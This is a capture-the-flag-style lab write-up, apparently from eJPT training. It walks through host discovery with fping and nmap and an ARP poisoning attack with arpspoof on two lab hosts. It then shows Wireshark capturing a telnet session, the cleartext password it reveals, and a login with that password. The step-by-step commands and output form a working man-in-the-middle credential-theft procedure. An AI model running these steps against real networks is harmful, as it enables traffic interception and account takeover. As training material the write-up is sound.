

ARP Poisoning

First, let's find our ip and get the network address.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 8 - ARP Poisoning$ sudo ifconfig
[sudo] password for hades:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 45729  bytes 45121758 (43.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24827  bytes 6686960 (6.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 630 (630.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 630 (630.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.100.13.140  netmask 255.255.255.0  broadcast 10.100.13.255
        inet6 fe80::6c66:e3ff:fe56:400a  prefixlen 64  scopeid 0x20<link>
        ether 6e:66:e3:56:40:0a  txqueuelen 100  (Ethernet)
        RX packets 2  bytes 120 (120.0 B)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 20  bytes 2112 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Our network address will be 10.100.13.0/24. Now, let's scan the network to find all the alive hosts.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 8 - ARP Poisoning$ fping -a -g 10.100.13.0/24
10.100.13.36
10.100.13.37
```

We have two hosts. Let's do an nmap scan on both IPs.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 8 - ARP Poisoning$ sudo nmap -sC -sV 10.100.13.36
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 12:03 IST
Nmap scan report for 10.100.13.36
Host is up (0.35s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey: 
|   1024 55:4c:14:24:bc:1f:d2:ae:7e:95:ff:c4:9a:d7:c0:15 (DSA)
|   2048 ba:fc:09:19:ce:9c:d5:92:65:64:e1:28:8e:be:47:a1 (RSA)
|_  256 f7:7b:ff:b2:fb:d7:69:5d:82:b5:43:e8:c8:24:c8:ff (ECDSA)
MAC Address: 00:50:56:8E:9A:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.73 seconds
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 8 - ARP Poisoning$ sudo nmap -sC -sV 10.100.13.37
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 12:03 IST
Nmap scan report for 10.100.13.37
Host is up (0.56s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey: 
|   1024 c6:52:37:cf:4a:a9:1d:a9:6b:75:27:2e:6b:19:72:71 (DSA)
|   2048 99:c5:46:8a:39:40:96:ea:58:4b:79:0d:c4:a6:a9:06 (RSA)
|_  256 4f:bb:ad:d8:9f:2e:c1:5c:35:a9:a6:5c:98:fb:da:cf (ECDSA)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:50:56:8E:81:45 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds
```

We can see that 10.100.13.37 has telnet port 23 open. That must be our telnet host. We can proceed with the arp poisoning attack.
First, let's enable IP forwarding on our machine.




```
hades@Asus:/proc/sys/net/ipv4$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

Let's start wireshark on our interface to capture the packets. I have started it on the tunnel interface tap0.




Now, let's start the attack using arpspoof.




```
hades@Asus:~$ sudo arpspoof -i tap0 -t 10.100.13.36 -r 10.100.13.37
```

-t flag specified the target, and the -r flag specified the host. Once we run this command, wireshark will start capturing many data packets, which include ARP replies, and also the telnet data we need. Below, I have identified a telnet data packet.




```
65 -8.359032415 10.100.13.37   10.100.13.36   TCP     74 [TCP Retransmission] 23 → 57356 [SYN, ACK] Seq=0 Ack=1 W
66 -8.222896896 10.100.13.37   10.100.13.36   TELNET  78 Telnet Data ...
67 -8.222870778 10.100.13.37   10.100.13.36   TCP     78 [TCP Retransmission] 23 → 57356 [PSH, ACK] Seq=1 Ack=1 W
70 -7.968293477 10.100.13.36   10.100.13.37   TCP     66 [TCP Dup ACK 60#2] 57356 → 23 [ACK] Seq=1 Ack=1 Win=1460
72 -7.968246481 10.100.13.36   10.100.13.37   TCP     66 [TCP Dup ACK 60#3] 57356 → 23 [ACK] Seq=1 Ack=1 Win=1460
73 -7.705347248 10.100.13.36   10.100.13.37   TCP     66 57356 → 23 [ACK] Seq=1 Ack=13 Win=14600 Len=0 TSval=1717
74 -7.705320697 10.100.13.36   10.100.13.37   TCP     66 [TCP Dup ACK 73#1] 57356 → 23 [ACK] Seq=1 Ack=13 Win=146
75 -7.704753074 10.100.13.36   10.100.13.37   TELNET  78 Telnet Data ...
76 -7.704733593 10.100.13.36   10.100.13.37   TCP     78 [TCP Retransmission] 57356 → 23 [PSH, ACK] Seq=1 Ack=13 W
81 -7.144353008 10.100.13.37   10.100.13.36   TCP     66 23 → 57356 [ACK] Seq=13 Ack=13 Win=14480 Len=0 TSval=171
82 -7.144335378 10.100.13.37   10.100.13.36   TCP     66 [TCP Dup ACK 81#1] 23 → 57356 [ACK] Seq=13 Ack=13 Win=14
83 -7.144319059 10.100.13.37   10.100.13.36   TELNET  84 Telnet Data ...
```

Now, we can right click on the packet and follow tcp stream.




```
..... ..#..'..... ..#..'.. .....'........... .
38400,38400....'........linux.................!.......................!......Debian GNU/Linux 7
telnetserver login: elsuser
.elsuser
Password: Mys3crtP455
.
Last login: Thu Jun 17 23:43:28 PDT 2021 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

We found credentials to log in to telnet.



```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 8 - ARP Poisoning$ telnet 10.100.13.37
Trying 10.100.13.37...
Connected to 10.100.13.37.
Escape character is '^]'.
Debian GNU/Linux 7
telnetserver login: elsuser
Password:
Last login: Thu Jun 17 23:46:23 PDT 2021 on pts/1
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ █
```

There's a single file on the server. Let's read it.



```
elsuser@telnetserver:~$ ls
README
elsuser@telnetserver:~$ cat README
You did it!!!!
```